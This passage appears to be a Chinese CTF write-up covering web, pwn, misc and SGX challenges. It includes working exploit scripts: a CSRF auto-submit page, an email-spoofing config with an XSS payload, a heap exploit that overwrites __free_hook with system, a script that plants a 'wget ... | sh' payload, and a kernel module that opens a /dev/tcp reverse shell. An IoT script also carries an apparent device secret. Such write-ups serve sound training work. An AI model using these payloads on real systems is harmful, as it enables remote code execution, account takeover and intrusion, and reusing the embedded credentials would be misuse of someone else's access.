        if len(list) == 0 {
            return false
        }

        for _, item := range strings.Split(list,  sep: ";") {
            index := strings.LastIndex(item,  substr: ":")
            if len(item) < index+1 {
                return false
            }

            hVal := item[index+1:]
            if strings.Contains(hVal, encodedHeaderSemiColonSeparator) || strings.Contains(hVal, encodedHeaderColonSeparator) {
                hVal, _ = url.QueryUnescape(hVal)
            }
            if req.Header.Get(item[:index]) != hVal {
                return false
            }
        }

        return true
    }
```

所以

让管理员访问

/admin/paste/任意的post-id/view?a=*-{-VARY-}

然后我们自己访问

/admin/paste/同样的post-id/view?a=*

可以把auth code漏出来

Request

Pretty Raw Hex

```
1 GET
  /admin/paste/616a8be9-9f41-4c47-b747-6cbf202ed695/
  view?a=* HTTP/1.1
2 Host: web:4000
3 DNT: 1
4 Cache-Control: only-if-cached
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/112.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=
  0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
  lication/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 sec-gpc: 1
11 Connection: close
12
13
```

Response

Pretty Raw Hex Render

```
48              <div class="row
                justify-content-start">
49                <h3>
50                  &lt;b&gt;asd&lt;/b&gt;
51                </h3>
52                <div>
                  </div>
53                <div>
54                  &lt;b&gt;asd&lt;/b&gt;
55                </div>
56              </div>
57            </div>
58          </div>
59          <div class="card border-primary bg-light
             mb-4 rounded-3">
60            <div class="card-body">
61              <div class="row
                justify-content-start">
62                <form method="post">
63                  Do you like this post? Please
                  rate this article
64                  <select name="score">
65                    <option value="1">
                      1
                    </option>
66                    <option value="2">
                      2
                    </option>
67                    <option value="3">
                      3
                    </option>
68                    <option value="4">
                      4
                    </option>
69                    <option value="5">
                      5
                    </option>
70                  </select>
71                  <input type=hidden name=_auth
                    value=d5e30>
72                  <input type=submit class="btn
                    btn-sm btn-success" />
73                </form>
74              </div>
75            </div>
76          </div>
77        </div>
78      </body>
79
80    </html>
81  </div>
82</div>
```

然后就是一个CSRF

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <form method='POST' action='<http://web:4000/admin/paste/9e315020-bad6-4ea1-ad25-
467c655d497c/view>' id="csrf-form">
    <input type='hidden' name='score' value='5'>
    <input type='hidden' name='_auth' value='58d7a'>
    <input type='submit' value='submit'>
    </form>
    <script>document.getElementById("csrf-form").submit()</script>
</body>
</html>
```

• 简单的邮件平台

其实是个论文题, https://www.jianjunchen.com/p/composition-kills.USESEC20.pdf

根据这个论文, 某些DKIM验证系统在验证的时候, 会因为对dkim的头解析出现不同的错误解析, 导致DKIM的绕过. 论文作者也给了相关的PoC: https://github.com/chenjj/espoofer

这次比赛里面主要用到的是DKIM在处理\x00的时候出现问题, 导致验证签名用的A域名的密钥, 判断发送人是否合法用的是B的域名

代码根据题目要做一些patch

```
diff --git a/common/common.py b/common/common.py
index b7e72bd..6aefa54 100644
--- a/common/common.py
+++ b/common/common.py
@@ -52,5 +52,5 @@ def recursive_fixup(input, old, new):

 def generate_dkim_header(dkim_msg, dkim_para):
   d = dkim.DKIM(dkim_msg)
- dkim_header = d.sign(dkim_para["s"], dkim_para["d"], open("dkimkey","rb").read(),
canonicalize=(b'simple',b'relaxed'), include_headers=[b"from"]).strip()+b"\\r\\n"
```

```
+ dkim_header = d.sign(dkim_para["s"], dkim_para["d"], open("dkimkey","rb").read(),
canonicalize=(b'relaxed',b'relaxed'), include_headers=[b"from"]).strip()+b"\\r\\n"
  return dkim_header
diff --git a/config.py b/config.py
index 80683df..d03278c 100644
--- a/config.py
+++ b/config.py
@@ -1,12 +1,12 @@
 config = {
- "attacker_site": b"attack.com", # attack.com
- "legitimate_site_address": b"admin@legitimate.com", # From header address displayed to
the end-user
- "victim_address": b"victim@victim.com", # RCPT TO and message.To header address,
+ "attacker_site": b"n1c.tf", # attack.com
+ "legitimate_site_address": b"OBx7VH7JTK4vzRb@outlook.com", # From header address
displayed to the end-user
+ "victim_address": b"admin@121.41.57.221", # RCPT TO and message.To header address,
  "case_id": b"server_a1", #  You can find all case_id using -l option.

  # The following fields are optional
  "server_mode":{
-   "recv_mail_server": "", # If no value, espoofer will query the victim_address to get
the mail server ip
+   "recv_mail_server": "121.41.57.221", # If no value, espoofer will query the
victim_address to get the mail server ip
    "recv_mail_server_port": 25,
    "starttls": False,
  },
@@ -17,9 +17,14 @@ config = {
  },

  # Optional. You can leave them empty or customize the email message header or body
here
- "subject_header": b"",  # Subject: Test espoofer\\r\\n
+ "subject_header": b"Subject: Fuck this shit i am out\\r\\n",  # Subject: Test
espoofer\\r\\n
  "to_header": b"", # To: <alice@example.com>\\r\\n
- "body": b"", # Test Body.
+ "body": b"""--001a113db9c28077e7054ee99e9c
+Content-Type: text/html; charset="UTF-8"
+
+<img src="#" onerror="fetch('/flag').then(fetch('/mail',
{method:'POST',body:JSON.stringify({content:'test','toUserName':'ef1c6f75f534bf10','subj
ect':'test'}),headers:{'Content-Type':'application/json'}}))">
+
+--001a113db9c28077e7054ee99e9c--""", # Test Body.
```

```
  # Optional. Set the raw email message you want to sent. It's usually used for replay
attacks
  "raw_email": b"",
diff --git a/testcases.py b/testcases.py
index 5475792..77d79d9 100644
--- a/testcases.py
+++ b/testcases.py
@@ -39,9 +39,9 @@ test_cases = {
     },
     "server_a3": {
         "helo": b"33.attack.com",
-        "mailfrom": b"<any@33.attack.com>",
+        "mailfrom": b"<OBx7VH7JTK4vzRb@outlook.com>",
         "rcptto": b"<victim@victim.com>",
-        "dkim_para": {"d":b"legitimate.com",
"s":b"selector._domainkey.attack.com.\\x00.any", "sign_header": b"From:
<admin@legitimate.com>"},
+        "dkim_para": {"d":b"legitimate.com",
"s":b"selector._domainkey.attack.com.\\x00.outlook.com", "sign_header": b"From:
<admin@legitimate.com>"},
         "data": {
             "from_header": b"From: <admin@legitimate.com>\\r\\n",
             "to_header": b"To: <victim@victim.com>\\r\\n",
```

其实就是在改各种邮件地址, 改成满足服务器要求的格式

之后就是一个非常简单的XSS, 只要邮件的content type是text/html就能以html的格式显示出来. 但是bot不出网, 所以只能用发邮件的方式带出来

PWN

Babyheap

rust 写的菜单堆

```python
from pwn import *

# s = process("./babyheap")
s = remote("47.98.229.103","1337")

def cmd(c):
    s.sendlineafter(">>>", str(c).encode())
```

```python
def add(size, data):
    cmd(1)
    s.sendlineafter("size", str(size).encode())
    s.sendafter("content", data)

def show(idx):
    cmd(2)
    s.sendlineafter("index", str(idx).encode())

def edit(idx, data):
    cmd(3)
    s.sendlineafter("index", str(idx).encode())
    s.sendafter("content", data)

def dele(idx):
    cmd(4)
    s.sendlineafter("index", str(idx))

for i in range(8):
    add(0x1f0,b'A'*0x1f0)

for i in range(2,8)[::-1]:
    dele(i)

dele(1+0x74737572)
dele(0x74737572)
show(0)
libc = ELF("./libc-2.27.so")

libc.address = u64(s.recvuntil(b"\\x7f")[-6:]+b'\\x00\\x00')-0x3ebca0
success(hex(libc.address))
payload = p64(libc.sym['__free_hook'])
payload = payload.ljust(0x1f0,b'\\x00')
edit(1,payload)

add(0x1f0,b'/bin/sh\\x00'.ljust(0x1f0,b'\\x00')) #2

add(0x1f0,p64(libc.sym['system']).ljust(0x1f0,b'\\x00')) #3
dele(2)
# gdb.attach(s)

s.interactive()
```

wee I

secure_sig中bodyLen设置成550,在atoi时会变成atoi("07")+550

然后就会在body这里多读7个字节导致sig可以全部伪造。

```
.text:00000D34                STRD.W          R7, LR, [SP,#-8]!
.text:00000D38                ADD             R7, SP, #0
.text:00000D3A                LDR             R3, =(aChmodXTmpRceTm - 0×D40) ; "chmod
+x /tmp/rce; /tmp/rce"
.text:00000D3C                ADD             R3, PC  ; "chmod +x /tmp/rce; /tmp/rce"
.text:00000D3E                MOV             R0, R3
.text:00000D40                BLX             system
.text:00000D44                NOP
.text:00000D46                MOV             SP, R7
.text:00000D48                POP             {R7,PC}
```

trigger.py

```
import requests
import base64
from pwn import *
REMOTE_ADDR="<http://127.0.0.1:8889>"

sig =
'733a343239343936363732303a58c0fdffff2b350d220000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000'
body = cyclic(550)

def attack():
    resp = requests.post(REMOTE_ADDR + "/sign_message",data=body,headers={
        'X-Signature': sig,
        'Content-Type': 'application/json'
    })
    print(resp.content)

if __name__ == '__main__':
    attack()
```

shellfile里面加一个\xff字节 decode报错 就不继续执行了 但是文件写进去了

```
82          sig_file = "/tmp/" + auth
83          with open(sig_file, "wb") as f:
84              f.write(message)
85          response = {}
86          response["message"] = message.decode()
87          if not self.sign_message(str(len(sig_file)).encode(), sig_file.encode()):
88              response["signature"] = "sign failed"
89              return 500, "application/json", json.dumps(response)
90          else:
91              with open(sig_file, "rb") as f:
92                  response["signature"] = f.read().hex()
93              return 200, "application/json", json.dumps(response)
94
```

file_write.py

```python
import requests
import base64
REMOTE_ADDR="http://127.0.0.1:8889"

shellfile="""#!/bin/sh
wget -O - x.x.x.x/x/s | sh;#
"""
shellfile = shellfile+'\xff'*6
shellfile = base64.b64encode(shellfile.encode()).decode()
auth = 'rce'
# print(len(auth),len(auth.encode()))
print(shellfile)
def attack():
    resp = requests.get(REMOTE_ADDR + "/sign_message",params=
{"message":shellfile},headers={
        'Authorization': base64.b64encode(auth.encode()).decode(),
        'X-Forwarded-For': '127.0.0.1'
    })
    print(resp.content)

if __name__ == '__main__':
    # while True:
    attack()
    # test()
```

MISC

- **签到**

- **懂得都懂带带弟弟**

```
import('../flag')
```

- **wee II**

qemu开了semihosting

```
11    -smp 2 \
12    -machine virt,secure=on \
13    -cpu cortex-a15 \
14    -semihosting-config enable=on,target=native \
15    -m 1057 \
16    -bios bl1.bin \
```

用semihosting可以直接读文件

（原理大概就是用SVC #0x123456代替SVC #0x80，可以执行OPEN、READ之类的）

示例代码:

https://github.com/jonasblixt/punchboot/blob/06c82ac631c7ae8003eed78dae1e056a187a632f/src/plat/qemu/semihosting.c#L144

不过所有的例子都是在内核空间/bare metal跑的，估计是算特权指令

flag是在bl32_extra1.bin里面

lkm.c

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

#define SEMIHOSTING_SYS_OPEN 0x01
#define SEMIHOSTING_SYS_CLOSE 0x02
#define SEMIHOSTING_SYS_WRITE0 0x04
#define SEMIHOSTING_SYS_WRITEC 0x03
#define SEMIHOSTING_SYS_WRITE 0x05
#define SEMIHOSTING_SYS_READ 0x06
#define SEMIHOSTING_SYS_READC 0x07
#define SEMIHOSTING_SYS_SEEK 0x0A
```

```
#define SEMIHOSTING_SYS_FLEN 0x0C
#define SEMIHOSTING_SYS_REMOVE 0x0E
#define SEMIHOSTING_SYS_SYSTEM 0x12
#define SEMIHOSTING_SYS_ERRNO 0x13
#define SEMIHOSTING_SYS_EXIT 0x18
#define uintptr_t unsigned int *

long semihosting_call(unsigned long operation,
            void *system_block_address)
{
    long ret;
    asm volatile(
        "mov r0,%1\\n"
        "mov r1,%2\\n"
        "svc #0x123456\\n"
        "mov %0,r0\\n"
            : "=r" (ret)
            : "r"(operation), "r"(system_block_address): "memory"
        );
    return ret;
}

typedef struct
{
            const char *file_name;
            unsigned long mode;
            size_t name_length;
} smh_file_open_block_t;

typedef struct
{
            long handle;
            uintptr_t buffer;
            size_t length;
} smh_file_read_write_block_t;

typedef struct {
    char *command_line;
    size_t command_length;
} smh_system_block_t;

long semihosting_file_open(const char *file_name, size_t mode)
{
            smh_file_open_block_t open_block;

            open_block.file_name = file_name;
            open_block.mode = mode;
```


```
            open_block.name_length = strlen(file_name);

            return semihosting_call(SEMIHOSTING_SYS_OPEN,
                                    (void *)&open_block);
}

long semihosting_file_read(long file_handle, size_t *length, uintptr_t buffer)
{
            smh_file_read_write_block_t read_block;
            long result = -1;

            if ((length == NULL) || (buffer == (uintptr_t)NULL))
                return result;

            read_block.handle = file_handle;
            read_block.buffer = buffer;
            read_block.length = *length;

            result = semihosting_call(SEMIHOSTING_SYS_READ,
                                      (void *)&read_block);

            if (result == (long)*length)
            {
                return -1;
            }
            else if (result < (long)*length)
            {
                *length -= result;
                return 0;
            }
            else
            {
                return result;
            }
}

long semihosting_file_write(long file_handle,
                            size_t *length,
                            const uintptr_t buffer)
{
            smh_file_read_write_block_t write_block;
            long result = -1;

            if ((length == NULL) || (buffer == (uintptr_t)NULL))
                return -1;

            write_block.handle = file_handle;
```

```
            write_block.buffer = (uintptr_t)buffer; /* cast away const */
            write_block.length = *length;

            result = semihosting_call(SEMIHOSTING_SYS_WRITE,
                                      (void *)&write_block);

            *length = result;

            return (result == 0) ? 0 : -1;
}

long semihosting_system(char *command_line)
{
    smh_system_block_t system_block;

    system_block.command_line = command_line;
    system_block.command_length = strlen(command_line);

    return semihosting_call(SEMIHOSTING_SYS_SYSTEM,
                (void *) &system_block);
}

char buffer[0×200];
static int lkm_init(void)
{
    printk("Arciryas:moduleloaded\\n");
    semihosting_system("bash -c 'sh -i >& /dev/tcp/x.x.x.x/7777 0>&1'");
    return 0;
}

static void lkm_exit(void)
{
    printk("Arciryas:moduleremoved\\n");
}

module_init(lkm_init);
module_exit(lkm_exit);
MODULE_LICENSE("GPL")
```

LKM直接弹shell，读flag

消失的声波


minimoden直接解



获得个oss桶，根据官网规则，直接拼接url访问

https://iot2023.oss-cn-hangzhou.aliyuncs.com/OpYdCuMtkQ8Yjhm2

下载文件是个macos的程序，不逆向直接strings怎么说



关键信息拿到了，直接连就完事了

Python Link SDK (aliyun.com)


```
import sys
from linkkit import linkkit
import threading
import traceback
import inspect
```

```
import time
import logging

# config log
__log_format = '%(asctime)s-%(process)d-%(thread)d - %(name)s:%(module)s:%(funcName)s -
%(levelname)s - %(message)s'
# logging.basicConfig(format=__log_format)

lk = linkkit.LinkKit(
    host_name="cn-shanghai",
    product_key="a1eAwsBKddO",
    device_name="ncApIY2XV9NUIY4VpbGk",
    device_secret="04845e512ead208b2437d970a154d69e")
# lk.config_mqtt(endpoint="iot-cn-6ja******.mqtt.iothub.aliyuncs.com")

lk.enable_logger(logging.DEBUG)

def on_device_dynamic_register(rc, value, userdata):
    if rc == 0:
        print("dynamic register device success, value:" + value)
    else:
        print("dynamic register device fail, message:" + value)

def on_connect(session_flag, rc, userdata):
    print("on_connect:%d,rc:%d" % (session_flag, rc))
    pass

def on_disconnect(rc, userdata):
    print("on_disconnect:rc:%d,userdata:" % rc)

def on_topic_message(topic, payload, qos, userdata):
    print("on_topic_message:" + topic + " payload:" + str(payload) + " qos:" + str(qos))
    pass

def on_subscribe_topic(mid, granted_qos, userdata):
    print("on_subscribe_topic mid:%d, granted_qos:%s" %
          (mid, str(','.join('%s' % it for it in granted_qos))))
    pass

def on_unsubscribe_topic(mid, userdata):
    print("on_unsubscribe_topic mid:%d" % mid)
    pass

def on_publish_topic(mid, userdata):
    print("on_publish_topic mid:%d" % mid)

lk.on_device_dynamic_register = on_device_dynamic_register
```

```
lk.on_connect = on_connect
lk.on_disconnect = on_disconnect
lk.on_topic_message = on_topic_message
lk.on_subscribe_topic = on_subscribe_topic
lk.on_unsubscribe_topic = on_unsubscribe_topic
lk.on_publish_topic = on_publish_topic

lk.config_device_info("Eth|03ACDEFF0032|Eth|03ACDEFF0031")
lk.config_mqtt(port=1883, protocol="MQTTv311", transport="TCP",secure="TLS")
lk.connect_async()
lk.start_worker_loop()

while True:
    try:
        msg = input()
    except KeyboardInterrupt:
        sys.exit()
    else:
        if msg == "1":
            lk.disconnect()
        elif msg == "2":
            lk.connect_async()
        elif msg == "3":
            rc, mid = lk.subscribe_topic(lk.to_full_topic("user/get"))
            if rc == 0:
                print("subscribe topic success:%r, mid:%r" % (rc, mid))
            else:
                print("subscribe topic fail:%d" % rc)
        elif msg == "4":
            rc, mid = lk.unsubscribe_topic(lk.to_full_topic("user/get"))
            if rc == 0:
                print("unsubscribe topic success:%r, mid:%r" % (rc, mid))
            else:
                print("unsubscribe topic fail:%d" % rc)
        elif msg == "5":
            #发送{"id":"flag"}到/user/get
            rc, mid = lk.publish_topic(lk.to_full_topic("user/update"), "
{\\"id\\":\\"flag\\"}")
            if rc == 0:
                print("publish topic success:%r, mid:%r" % (rc, mid))
            else:
                print("publish topic fail:%d" % rc)
        elif msg == "8":
            ret = lk.dump_user_topics()
            print("user topics:%s", str(ret))
        elif msg == "9":
            lk.destruct()
```

```
            print("destructed")
        else:
            sys.exit()
```

最后获得flag



• sllama.sgx.easy

整个项目是用enclave的远程证明能力，从远端的KMS里拿到解密prompt.txt.enc的密钥。从Enclave_entry.cpp里看出flag `aliyunctf{` 就在解密后的prompt里面。和模型推理本身并无关系。加上提示里面说和密码学无关和内存漏洞无关，第三个提示的链接里有attribute是debug，因此猜测是要以debug模式运行enclave，然后从内存里拿到解密的prompt。

运行./Untrusted_App http://121.196.214.49:3000 发现要模型。网上下的版本hash不对加载会出问题。找不到了干脆得想办法改代码，于是自己编译Untrusted_App

环境配置，参考了llama.enclave/Dockerfile里的命令

```
yum-config-manager --add-repo <https://enclave-cn-hangzhou.oss-cn-
hangzhou.aliyuncs.com/repo/alinux/enclave-expr.repo> && \\
    yum install -y g++ make libcurl-devel which \\
    libsgx-ae-le libsgx-ae-pce libsgx-ae-qe3 libsgx-ae-qve \\
    libsgx-aesm-ecdsa-plugin libsgx-aesm-launch-plugin libsgx-aesm-pce-plugin \\
    libsgx-aesm-quote-ex-plugin libsgx-dcap-default-qpl libsgx-dcap-ql \\
    libsgx-dcap-quote-verify libsgx-enclave-common libsgx-launch libsgx-pce-logic \\
    libsgx-qe3-logic libsgx-quote-ex libsgx-ra-network libsgx-ra-uefi \\
    libsgx-uae-service libsgx-urts sgx-ra-service sgx-aesm-service sgxsdk \\
    libsgx-dcap-ql-devel libsgx-dcap-quote-verify-devel
```

yum install 显示

```
Errors during downloading metadata for repository 'enclave-exp':
  - Curl error (7): Couldn't connect to server for <https://enclave-cn-hangzhou.oss-cn-hangzhou-internal.aliyuncs.com/repo/alinux/3/exp/x86_64/repodata/repomd.xml> [Failed to connect to enclave-cn-hangzhou.oss-cn-hangzhou-internal.aliyuncs.com port 443: Connection timed out]
Error: Failed to download metadata for repo 'enclave-exp': Librepo was interrupted by a signal
```

把/etc/yum.repos.d/enclave-expr.repo里的 `-internal` 删掉即可正常yum install

按Dockerfile里的继续

```
run PCCS_URL=https://sgx-dcap-server.cn-hangzhou.aliyuncs.com/sgx/certification/v3/ && \\
    echo "PCCS_URL=${PCCS_URL}" > /etc/sgx_default_qcnl.conf && \\
    echo "USE_SECURE_CERT=TRUE" >> /etc/sgx_default_qcnl.conf

source /opt/alibaba/teesdk/intel/sgxsdk/environment
./setup_sgx_ssl.sh
```

开启debug Enclave.config.xml里的DisableDebug从1改成0。 Untrusted_App.cpp里的sgx_debug改成1，允许调试sgx

编译

```
# 用SGX_DEBUG=1表示变成debug版本
make -f Makefile.sgx SGX_DEBUG=1 Untrusted_App llama_enclave.signed.so
```

运行 `./Untrusted_App http://121.196.214.49:3000`

发现

```
[root@iZ2ze8w0owk0o74l1jrxqiZ llama.enclave]# ./Untrusted_App
<http://121.196.214.49:3000>
Wellcome to LLaMA.enclave!
terminate called after throwing an instance of 'std::runtime_error'
  what():  String is not valid length ...
Aborted (core dumped)
```

分析代码猜测是KMS对我们运行的enclave的远程证明没验证通过。

从SimpleKMS/src/main.rs看出。KSM那边只检查了MR_ENCLAVE，即二进制的hash是否匹配，不验证enclave签名密钥，也不验证是否开启debug的状态。我们可以简单对原来的enclave.so用我们改过的 `Enclave.config.xml` 重新签名来开启debug，同时保持MR_ENCLAVE不变

```
    if (hex::encode(q.report_body.mr_enclave) != MR_ENCLAVE) {
        return Err(AppError(anyhow::anyhow!("Enclave hash mismatch")));
    }
```

结合Makefile.sgx里的代码，把 `enclave` 的参数为题面里给的enclave.so，并加 `resign` 表示在前者的基础上重新签名。

```
/opt/alibaba/teesdk/intel/sgxsdk/bin/x64/sgx_sign sign -resign -key
Enclave_private_test.pem -enclave ../llama_enclave.signed.so -out
llama_enclave.signed.so -config Enclave.config.xml
```

再跑 `./Untrusted_App http://121.196.214.49:3000` 发现验证过了。但是加载模型失败

```
[root@iZ2ze8w0owk0o74l1jrxqiZ llama.enclave]# ./Untrusted_App
<http://121.196.214.49:3000>
Wellcome to LLaMA.enclave!
[Enclave] load_model: seed = -1
[Enclave] llama_model_load: loading model from 'ggml-model-q4_0.bin' - please wait ...
[Enclave] llama_model_load: failed to mmap 'ggml-model-q4_0.bin'
[Enclave] llama_init_from_file: failed to load model
[Enclave] load_model: error: failed to load model 'ggml-model-q4_0.bin'
[Enclave] completion: error: model not loaded
Info: LLaMA.enclave successfully returned.
```

于是注释掉Untrusted_App.cpp里的模型加载过程，然后按上面的步骤重新编译+重新签名

```
    // ret = load_model(global_eid, &retval, "ggml-model-q4_0.bin", -1);
    // assert(ret == SGX_SUCCESS);
make -f Makefile.sgx SGX_DEBUG=1 Untrusted_App llama_enclave.signed.so
/opt/alibaba/teesdk/intel/sgxsdk/bin/x64/sgx_sign sign -resign -key
Enclave_private_test.pem -enclave ../llama_enclave.signed.so -out
llama_enclave.signed.so -config Enclave.config.xml
```

再次运行 `./Untrusted_App http://121.196.214.49:3000` 发现成功跳过了模型加载，到了 `completion_with_secret_prompt()` 里解密prompt。

sgx-gdb断点找出解密后的prompt，里面混有我们要的flag

参考 https://blog.csdn.net/clh14281055/article/details/111838180 然后发现没有安装/opt/alibaba/teesdk/intel/sgxsdk/bin/sgx-gdb。

参考intal sgx sdk的安装文档 https://download.01.org/intel-sgx/latest/dcap-latest/linux/docs/Intel_SGX_SW_Installation_Guide_for_Linux.pdf 。下了一个 https://download.01.org/intel-sgx/latest/linux-latest/distro/Anolis86/sgx_linux_x64_sdk_2.19.100.3.bin

安装到 `/opt/alibaba/teesdk/intel/` 目录

```
[root@iZ2ze8w0owk0o74l1jrxqiZ llama.enclave]# ./sgx_linux_x64_sdk_2.19.100.3.bin

Do you want to install in current directory? [yes/no] : no

Please input the directory which you want to install in : /opt/alibaba/teesdk/intel/
Unpacking Intel SGX SDK ... done.
Verifying the integrity of the install package ... done.
Installing Intel SGX SDK ... done.
/tmp/sgx-sdk-JuEUUl ~/chall_N/参赛选手下载文件/llama.enclave
~/chall_N/参赛选手下载文件/llama.enclave
uninstall.sh script generated in /opt/alibaba/teesdk/intel/sgxsdk

Installation is successful! The SDK package can be found in
/opt/alibaba/teesdk/intel/sgxsdk

Please set the environment variables with below command:

source /opt/alibaba/teesdk/intel/sgxsdk/environment
```

再看发现有了 `/opt/alibaba/teesdk/intel/sgxsdk/bin/sgx-gdb`

中间断点的时候，发现断点不了enclave里面的函数，根据上面那个CSDN博客，发现是缺一些库 从 https://github.com/intel/linux-sgx/issues/533#issuecomment-619826098 这个issue里找到了缺失的库

```
yum install libsgx-enclave-common-debuginfo libsgx-urts-debuginfo
```

开sgx-gdb，下断点

```
/opt/alibaba/teesdk/intel/sgxsdk/bin/sgx-gdb --args ./Untrusted_App
<http://121.196.214.49:3000>
```

我们的目标是，在Enclave_entry.cpp里的 `completion_with_secret_prompt()` 中，执行完 `sgx_fread` 的瞬间，从第一个参数在内存中拿出解密的prompt。

因此，先断在completion_with_secret_prompt这个函数

```
b completion_with_secret_prompt
r
```

现在我们到了completion_with_secret_prompt()

然后断sgx_fread()，并执行到sgx_fread()里面

```
b sgx_fread
c
```

用 `info reg` 看%rdi是第一个参数的值，记住它的地址

```
rax            0×10000            65536
rbx            0×f                15
rcx            0×7ffc00433df0     140720312892912
rdx            0×ffff             65535
rsi            0×1                1
rdi            0×7ffc00423dd0     140720312827344
rbp            0×7ffc00405f30     0×7ffc00405f30
rsp            0×7ffd821155b8     0×7ffd821155b8
r8             0×7ffc00000000     140720308486144
r9             0×0                0
r10            0×7ffc003fdf40     140720312672064
r11            0×7ffd82115330     140726785626928
r12            0×7ffc00405f30     140720312704816
r13            0×408358           4227928
r14            0×0                0
r15            0×0                0
